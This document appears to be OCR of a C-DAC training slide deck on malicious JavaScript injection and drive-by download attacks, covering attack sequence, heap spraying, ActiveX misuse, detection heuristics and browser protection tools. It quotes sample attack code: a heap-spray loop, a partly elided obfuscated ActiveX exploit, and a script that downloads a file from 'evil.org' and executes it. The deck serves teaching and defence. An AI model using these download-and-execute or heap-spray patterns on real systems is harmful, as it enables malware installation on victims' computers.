Malicious JavaScript Injection Attacks

Ravi Kishore K
e-Security
C-DAC, Hyderabad

JavaScript Attacks in News

- JavaScript opens doors to browser-based attacks
- Javascript injection claims UN and UK government sites
- JavaScript injection attacks seem to be the in thing these days
- Javascript injection attacks compromise high profile sites.

JavaScript Attacks in News

- Malicious JavaScript Possibly Infected 20,000 Websites
- About 55,000 web sites were compromised by cybercriminals with **Malicious iFrames** targeting to infect with exploit scripts every user that visits them.
- More than half a million web pages distributed a variant of the Zlob Trojan to unsuspected users through **Malicious JavaScripts**.
- How malicious JavaScript is used: A "**Drive-by Download**"

Popular JavaScript Injection Attack


- Injecting malicious JavaScript into legitimate web pages allows hackers to silently redirect the victim's browser to load content and malware from a remote server. This so called "drive-by download" has created a number of security challenges for organizations and end users alike.

SOPHOS


Drive by Download

Malicious JavaScript Injection based Attack

Drive by Download(1)



Drive by Download(2)



Sequence of DBD attack(1)

1. The attacker compromises a legitimate web server and inserts a script in a web application.
2. The victim visits the web site that was compromised.
3. The web server sends along with the requested page the script the attacker injected. This script executed is either the exploit script or a script that imports it from a central exploit server. This import is either a direct inclusion of the resources from the remote server or a number of redirections the browser is instructed to follow.

Sequence of DBD attack(2)

4. A redirection starts from one web server to the other that actually play the part of hop points.
5. After following a number n of redirections the victim reaches the central exploit server.
6. The server sends the exploit script.
7. The attacker gains control over the victim's system, after exploiting the vulnerability that was targeted.
8. The exploit instructs the browser to visit the malware distribution site. This is, actually, when the drive-by download starts.
9. Malware executables are downloaded.
10. The victim's computer automatically installs and executes the malicious code

Role of Shellcode in Drive by Download

1. Attacker loads shellcode into the address space of the web browser by using JavaScript or VBScript.
2. Exploits a vulnerability in the browser or a plug-in that allows the attacker to divert the control flow of the application to the shellcode.
3. The shellcode, in turn, is responsible for downloading and executing the malicious application from the Internet.

Impact of DBD on User's System

- Drive-by download usually initiates a number of downloads and installations.
- The executables are malware used for different purposes that cause changes to the system state and affect the user's machine depending on their type.
- The main changes are observed in
  - Registry
  - System's processes and
  - Network's activity

Injection Channels

Most of the times Drive-by Download attack relies on either of the following

1. Memory corruption errors, exploit vulnerabilities in web browsers, or their plug-ins
2. Misuse APIs
3. Initialization errors

Memory corruption errors

- This vulnerability is usually generated by bugs in browser code or browser plug-ins.
- The most famous one is buffer overflow bugs.
- Even though many secure solutions, such as ASLR, DEP have been developed to solve the memory corruption error problem, attackers continue designing new approaches, such as heap sprays, to invalidate the protection.


Heap Spraying

- Heap spraying relies on client-side scripting to fill large portions of the browser's heap memory with shell code and prepended NOP sledges.
- An attacker can embed a script in a web page that, in a loop, assigns copies of a string to different variables. If this string consists of the NOP sledge and shell code, the attacker can easily manipulate the heap in a way that large address ranges contain these string values.

Heap Spraying Example

```
var x = new Array();
// Fill 200MB of memory with copies of the
// NOP sled and shellcode
for (var i = 0; i < 200; i++) {
   x[i] = nop + shellcode;
}
```


Spraying the Heap



Diverting Execution flow to ShellCode


- The biggest challenge for an attacker is to predict the exact location of the shellcode in memory.
- To increase the chance that the diverted control flow results in executing the shellcode, the attacker commonly prepends the shellcode with a so-called NOP sledge.
- A NOP sledge consists of a sequence of NOP instructions.

Type A




ShellCode Entry
Passing the Flower

Type B



ShellCode Entry
Jumping Alltogether

Type C


A 512 KB Memory Block
Landing Position
Shellcode
Shellcode
Shellcode
Shellcode
Shellcode
Shellcode
Shellcode
Shellcode
Shellcode Entry
Returning Home

Drive by Download Attack Example

```
1  function IxQUTJ9S() {
2    if (!Iw6mS7sE) {
3      var YlsElYlW = 0x0c0c0c0c;
4      var hpgfpT9z = unescape("%u00e8%u0000%u5d00%uc583% ...");
5  ...
6      for (var CCEzrp0s=0;CCEzrp0s<Wh_74Nkm;CCEzrp0s++) {
7        je9rIXgu[CCEzrp0s] = QdV7IGyr + hpgfpT9z;
8      }
9  ...
10   }
11 ...
12   var KpluYOjP = new ActiveXObject('Sb.SuperBuddy');
13   if (KpluYOjP) {
14     IxQUTJ9S();
15     oH9mUjOd(9);
16     KpluYOjP.LinkSBIcons(0x0c0c0c0c);
17     var Dr_RHrVa = new ActiveXObject("QuickTime.QuickTime.4");
18     if (Dr_RHrVa) {
19 ...
20       for(var vyLOQHfP=0;vyLOQHfP<3;vyLOQHfP++) {
21         Bz9o4Aco += "\x0c\x0c\x0c\x0c";
22       }
23 ...
24       param name="qtnext1" value="<rtsp://AXDOF:" + Bz9o4Aco
25 ...
```

shellcode is assigned to a variable

performs heap spraying

Line 12 ActiveX Component is instantiated

exploits the vulnerable method that transfers the control flow to the 0x0c0c0c0c

create a long argument that results in a buffer overflow

Misuse APIs

- This vulnerability is usually created by a browser plug-in, such as ActiveX Control, which erroneously exports a flow-control function to its users.
- The flow-control function allows its user to transfer the execution of a program into any location (URL) specified by the user. URL is passed as an argument to vulnerable API.

Misuse APIs Example

```
1  var obj = document.createElement('object');
2  obj.setAttribute('id','obj');
3  obj.setAttribute('classid','clsid:BD96C556-65A3-11D0-983A-00C04FC29E36');
4  try {
5    var asq = obj.CreateObject('msxml2.XMLHTTP','');
6    var ass = obj.CreateObject("Shell.Application","");
7    var asst = obj.CreateObject('adodb.stream','');
8    try {
9      asst.type = 1;
10     asq.open('GET','http://www.evil.org//load.php',false);
11     asq.send();
12     asst.open();
13     asst.Write(asq.responseBody);
14     var imya = './/..//svchosts.exe';
15     asst.SaveToFile(imya,2);
16     asst.Close();
17   } catch(e) {}
18 try { ass.shellexecute(imya); } catch(e) {}}
```

Lines 10-11,fetch arbitrary contents from the web

Lines 12-16save these contents to a local file on the disk

Line 18 execute the downloaded file with the privileges of browser

Initialization errors

- This vulnerability is caused by some exception conditions that a JavaScript engine cannot handle correctly

Detecting Drive by Downloads

Malicious URL Detection using Static Heuristics

- Determines whether the URL is malicious or not by examining
  - The HTTP responses and
  - The structure of the HTML page contained.
- These characteristics are compared with benign web pages to decide on the maliciousness of the web page.

HTTP Responses

- The number of redirects obtained by inspecting the response code of web pages returned by any HTTP server.
- The Response codes are
  - 301 redirects
  - 302 redirects
  - 303 redirects

Common Features in Compromised Websites

CATEGORY	ATTRIBUTES	DESCRIPTION
Exploit	Plug-ins	Count of the number of applet and object tags.
	Script Tags	Count of script tags.
	XML Processing Instructions	Count of XML processing instructions. Includes special XML processing instructions, such as VML.
Exploit Delivery Mechanism	Frames	Count of frames and iFrames including information about the source.
	Redirects	Indications of redirects. Includes response code, meta-refresh tags, and JavaScript code.
	Script Tags	Count of script tags including information about the source.
Hiding	Script Obfuscation	Functions and elements that indicate script obfuscation, such as encoded string values, decoding functions, etc.
	Frames	Information about the visibility and size of iFrames.

Detecting Drive by Download attack

- Redirection and cloaking
  - Number and target of redirections
  - Browser personality and history-based differences
- Deobfuscation
  - Ratio of string definitions and string uses
  - Number of dynamic code executions
  - Length of dynamically evaluated code

Detecting Drive by Download attack

- Environment preparation
  - Number of bytes allocated through string operations
  - Number of likely shellcode strings
- Exploitation
  - Number of instantiated components
  - Values of attributes and parameters in method calls
  - Sequences of method calls

Existing Solutions for detecting Heap Spraying attack

Name	Description
Nozzle	•Runtime heap spray detector. It builds the control-flow graph (CFG) of heap memory blocks and measures the size of NOP sled. •If the percentage of NOP sled is above a certain threshold, NOZZLE reports an attack •NOZZLE requires an attack to be initiated for a successful detection
Zozzle	•Mostly static JavaScript malware detector that is able to examine a page and decide if it contains a heap spray exploit. •ZOZZLE is integrated with the browser's JavaScript engine to collect and process JavaScript code that is created at runtime •With ZOZZLE, it is enough for the underlying JavaScript code to appear malicious
Rozzle	•This is a JavaScript multi-execution virtual machine, as a way to explore multiple execution paths within a single execution so that environment-specific malware will reveal itself
Bubble	•It introduces diversity on the heap. •It inserts special interrupting values in strings at random positions when the string is stored in memory and removing them when the string is used by the application. •These special interrupting values will cause the program to generate an exception when it is executed as an instruction

Existing Solutions for Firefox

Name	Feature/Description
Noscript	This free, open source add-on allows JavaScript, Java, Flash and other plugins to be executed only by trusted web sites of user's choice
Yesscript	It allows all the scripts and gives the option to user for disabling the selected websites
Ghostery	It finds out that which web sites are tracking the user and would alert user about the same
Web of Trust(WOT)	WOT warns about risky websites that try to scam surfers before they enter in them using a safety rating of 21 million websites, WOT combines evidence collected from multiple sources
McAfee's Site Advisor	Firefox add-on offers similar functionality as WOT add-on
BetterPrivacy	It is designed to scrape away the most persistent tracking cookies that websites (and, especially, advertisers) use to profile your online activity
BrowserProtect	Protects your web browser's settings and preferences from being tampered with

Existing Solutions for IE

Name	Feature/Description
Web of Trust or Trend Project	Both of these display ratings for the active websites and websites that are listed in the major search engines (Google Search, Yahoo Search, and MSN).
McAfee Site Advisor	•Protects you from adware, spyware, spam, viruses and online scams •Advises you about the safety of websites using a colored button in your browser •Places website safety ratings next to each search result
IE7 Pro	•offers ad blocking •It comes closes to the No Script Firefox add-on •userscript support which can be also beneficial to security
Spywall Anti-Spyware	•Browser sandboxing. •So long as Spywall is running, a compromised Internet Explorer session cannot execute commands to the rest of your PC, keeping hackers from using your browser as a port-of-entry to your local system
AdBlock pro	offering more functionality to prevent pop-ups or embedded ads from appearing on any web page

THANK YOU